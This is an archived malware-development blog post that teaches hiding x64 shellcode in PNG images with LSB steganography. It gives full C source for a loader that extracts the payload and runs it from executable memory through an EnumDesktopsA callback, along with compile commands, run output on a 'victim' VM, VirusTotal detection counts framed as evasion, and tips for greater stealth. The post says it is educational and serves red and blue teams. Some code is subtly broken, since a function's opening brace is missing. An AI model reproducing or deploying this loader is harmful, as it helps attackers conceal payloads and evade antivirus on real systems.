
# Malware development trick 45: hiding and extracting payload in PNGs (with cats). Simple C example.

By cocomelonc

Published: 2025-02-24 · Archived: 2026-04-05 20:38:40 UTC

5 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post is very simple but not less important. One of my students ask about very simple trick in malware development: hiding payload inside PNGs using LSB steganography.

Steganography is a powerful technique used in malware development to conceal payloads inside seemingly harmless files. One of the most effective and stealthy methods is Least Significant Bit (LSB) Steganography, which hides data inside the LSBs of image pixel values. This allows attackers to embed payload within an image file without altering its visual appearance.

### practical examplePermalink

I will show a simple proof-of-concept (PoC) in pure C to hide and extract my payload from a PNG image using LSB steganography. Finally, we will execute the extracted payload dynamically to demonstrate its stealthy execution.

Ok, how it works?

First of all we need, embedding payload inside PNG image using LSB encoding. So, we need to replace the least significant bit of each pixel's RGB values with bits from the payload. This modification is visually imperceptible:

```
 // function to hide payload inside PNG using LSB
void hide_payload_in_png(const char* input_png, const char* output_png, unsigned char* payload, size_t payload_size)
  FILE* in = fopen(input_png, "rb");
  FILE* out = fopen(output_png, "wb");

  if (!in || !out) {
    printf("failed to open input/output files. :(\n");
    return;
  }

  // copy PNG header
  unsigned char header[PNG_HEADER_SIZE];
  fread(header, 1, PNG_HEADER_SIZE, in);
  fwrite(header, 1, PNG_HEADER_SIZE, out);

  // embed payload in LSB of image data
  size_t bit_index = 0, byte;
  while ((byte = fgetc(in)) != EOF) {
    if (bit_index / 8 < payload_size) {
      byte = (byte & 0xFE) | ((payload[bit_index / 8] >> (7 - (bit_index % 8))) & 1);
      bit_index++;
    }
    fputc(byte, out);
  }

  fclose(in);
  fclose(out);
  printf("payload hidden inside PNG successfully: %s :)\n", output_png);
}
```

At the next step we need to extract payload from PNG image: read the LSB-encoded data from the image:

```
 // function to extract payload from PNG
void extract_payload_from_png(const char* png_file, unsigned char* extracted_payload, size_t payload_size) {
  FILE* in = fopen(png_file, "rb");
  if (!in) {
    printf("failed to open PNG file for extraction. :(\n");
    return;
  }

  fseek(in, PNG_HEADER_SIZE, SEEK_SET);  // skip PNG header

  // extract payload from LSB
  size_t bit_index = 0, byte;
```

```
  while ((byte = fgetc(in)) != EOF && bit_index / 8 < payload_size) {
    extracted_payload[bit_index / 8] |= (byte & 1) << (7 - (bit_index % 8));
    bit_index++;
  }

  fclose(in);
  printf("payload extracted from PNG successfully! :)\n");
}
```

then just reconstruct the payload in memory and execute extracted payload dynamically, something like this:

```
 int main() {
  const char* input_png = "cat.png";
  const char* output_png = "stego.png";
  unsigned char extracted_payload[MAX_PAYLOAD_SIZE] = {0};

  // hide payload inside PNG
  hide_payload_in_png(input_png, output_png, my_payload, sizeof(my_payload));

  // extract payload from PNG
  extract_payload_from_png(output_png, extracted_payload, sizeof(my_payload));

  printf("decrypted payload: ");
  for (int i = 0; i < sizeof(extracted_payload); i++) {
    printf("%02x ", extracted_payload[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, sizeof(extracted_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, extracted_payload, sizeof(extracted_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

  return 0;
}
```

Finally, the full source code of my PoC `hack.c`:

```
 /*
 * hack.c
 * hiding and extracting payload in PNGs.
 * Simple C example
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/02/24/malware-tricks-45.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
```

```
// simple payload (meow-meow)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

#define PNG_HEADER_SIZE 8
#define MAX_PAYLOAD_SIZE 1024  // max payload size to embed

// function to hide payload inside PNG using LSB
void hide_payload_in_png(const char* input_png, const char* output_png, unsigned char* payload, size_t payload_size)
  FILE* in = fopen(input_png, "rb");
  FILE* out = fopen(output_png, "wb");

  if (!in || !out) {
    printf("failed to open input/output files. :(\n");
    return;
  }

  // copy PNG header
  unsigned char header[PNG_HEADER_SIZE];
  fread(header, 1, PNG_HEADER_SIZE, in);
  fwrite(header, 1, PNG_HEADER_SIZE, out);

  // embed payload in LSB of image data
  size_t bit_index = 0, byte;
  while ((byte = fgetc(in)) != EOF) {
    if (bit_index / 8 < payload_size) {
```

```
      byte = (byte & 0xFE) | ((payload[bit_index / 8] >> (7 - (bit_index % 8))) & 1);
      bit_index++;
    }
    fputc(byte, out);
  }

  fclose(in);
  fclose(out);
  printf("payload hidden inside PNG successfully: %s :)\n", output_png);
}

// function to extract payload from PNG
void extract_payload_from_png(const char* png_file, unsigned char* extracted_payload, size_t payload_size) {
  FILE* in = fopen(png_file, "rb");
  if (!in) {
    printf("failed to open PNG file for extraction. :(\n");
    return;
  }

  fseek(in, PNG_HEADER_SIZE, SEEK_SET);  // skip PNG header

  // extract payload from LSB
  size_t bit_index = 0, byte;
  while ((byte = fgetc(in)) != EOF && bit_index / 8 < payload_size) {
    extracted_payload[bit_index / 8] |= (byte & 1) << (7 - (bit_index % 8));
    bit_index++;
  }

  fclose(in);
  printf("payload extracted from PNG successfully! :)\n");
}



int main() {
  const char* input_png = "cat.png";
  const char* output_png = "stego.png";
  unsigned char extracted_payload[MAX_PAYLOAD_SIZE] = {0};

  // hide payload inside PNG
//   hide_payload_in_png(input_png, output_png, my_payload, sizeof(my_payload));

  // extract payload from PNG
  extract_payload_from_png(output_png, extracted_payload, sizeof(my_payload));

  printf("decrypted payload: ");
  for (int i = 0; i < sizeof(extracted_payload); i++) {
    printf("%02x ", extracted_payload[i]);
  }
  printf("\n\n");
```


```
  LPVOID mem = VirtualAlloc(NULL, sizeof(extracted_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, extracted_payload, sizeof(extracted_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

  return 0;
}
```

So, as you can see, as usual just used `meow-meow` messagebox payload.

### demo[Permalink]

Let's go to see everything in action: demonstrate its stealthy behavior.

My cat PNG image for experiments:




For checking correctness, at the first step compile our malware for linux (comment all Windows functions and `#include <windows.h>`):

```
gcc -o hack hack.c
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$ gcc -o hack hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$ ls -lt
total 508
-rwxrwxr-x 1 cocomelonc cocomelonc 16808 Feb 25 12:38 hack
-rw-rw-r-- 1 cocomelonc cocomelonc  4067 Feb 25 12:38 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc 41984 Feb 25 11:02 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:13 stego.png
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:12 cat.png
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$
```

ok, run it on my Linux machine:

```
./hack
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$ ./hack
payload extracted from PNG successfully!
decrypted payload: fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20
 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02
 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42
 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b
 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01
 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03
 4c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c
 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48
 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00
 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0
 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0
 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65
 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00 00 00 00 00 00 00 00 00 00 00
```

As you can see, hiding and extracting worked perfectly =^..^=!


Then return to my Windows code with executing payload logic and compile it:


```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -W
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ ls -lt
total 508
-rwxrwxr-x 1 cocomelonc cocomelonc  41984 Feb 25 11:02 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   4058 Feb 25 11:01 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc  16808 Feb 24 17:14 hack
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:13 stego.png
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:12 cat.png
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$
```

Then run it on my “victim”’s `Windows 11 x64` VM machine:

```
.\hack.exe
```






As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```


```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f h
ack.exe
.text
        virtual address: 0x1000
        virtual size: 0x6e28
        raw size: 0x7000
        entropy: 6.212034055320871
.data
        virtual address: 0x8000
        virtual size: 0x240
        raw size: 0x400
        entropy: 3.026720964930491
.rdata
        virtual address: 0x9000
        virtual size: 0xe80
        raw size: 0x1000
        entropy: 4.816324503893328
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-
trick-45$
```

Our payload in the `.text` section.

Upload to VirusTotal:

```
python3 vtscan.py -m ./hack.exe
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ python3 vtscan.py -m ./hack.exe
upload file: ./hack.exe...
upload to https://www.virustotal.com/api/v3/files
YzJkODM4YTc1NjIzZTA0MmFiM2NjNDQ4MDUyZjZjMGU6MTc0MDUxOTM3Mg==
successfully upload PE file: OK
get info about the results of analysis...
malicious: 22
undetected : 50

=====================================================
Elastic
version : 4.0.190
category : malicious
result : malicious (high confidence)
method : blacklist
update : 20250224
=====================================================

=====================================================
MicroWorld-eScan
version : 14.0.409.0
category : malicious
result : Generic.ShellCode.Marte.F.A6761312
```



https://www.virustotal.com/gui/file/9fc7172f1a7cb0e23eeab7004798f46383252398cde1db95d31d5100f92b3236/detection

**So, 22 of of 72 AV engines detect our file as malicious.**

Why this is powerful? Of course it's a simple "dirty" Proof of Concept, but as you can see it works:

- *stealthy payload hiding* - no direct payload storage, avoids static detection.
- *bypasses simple signature-based detection* - payload is embedded in an image file.
- *completely pure C* - no external libraries required!
- *foundation for more advanced steganography-based malware!*

Ok, but how to improve this technique? To make this method even stealthier, we can use a real image encoder/decoder ( `libpng` , `stb_image` ) instead of raw LSB encoding or encrypt the `meow-meow` payload before embedding.

Several APT groups and cybercriminal organizations like OceanLotus(APT32) and malware like DuQu or StegoLoader have employed steganography, particularly embedding malicious code within image files, to conceal their activities and evade detection.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting steganography technique, and adds a weapon to the red teamers arsenal.

Malware development trick: part 44
Malware analysis 4: Work with VirusTotal API v3. Create own python script.
OceanLotus(APT32)
DuQu
StegoLoader
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
*PS. All drawings and screenshots are mine*

---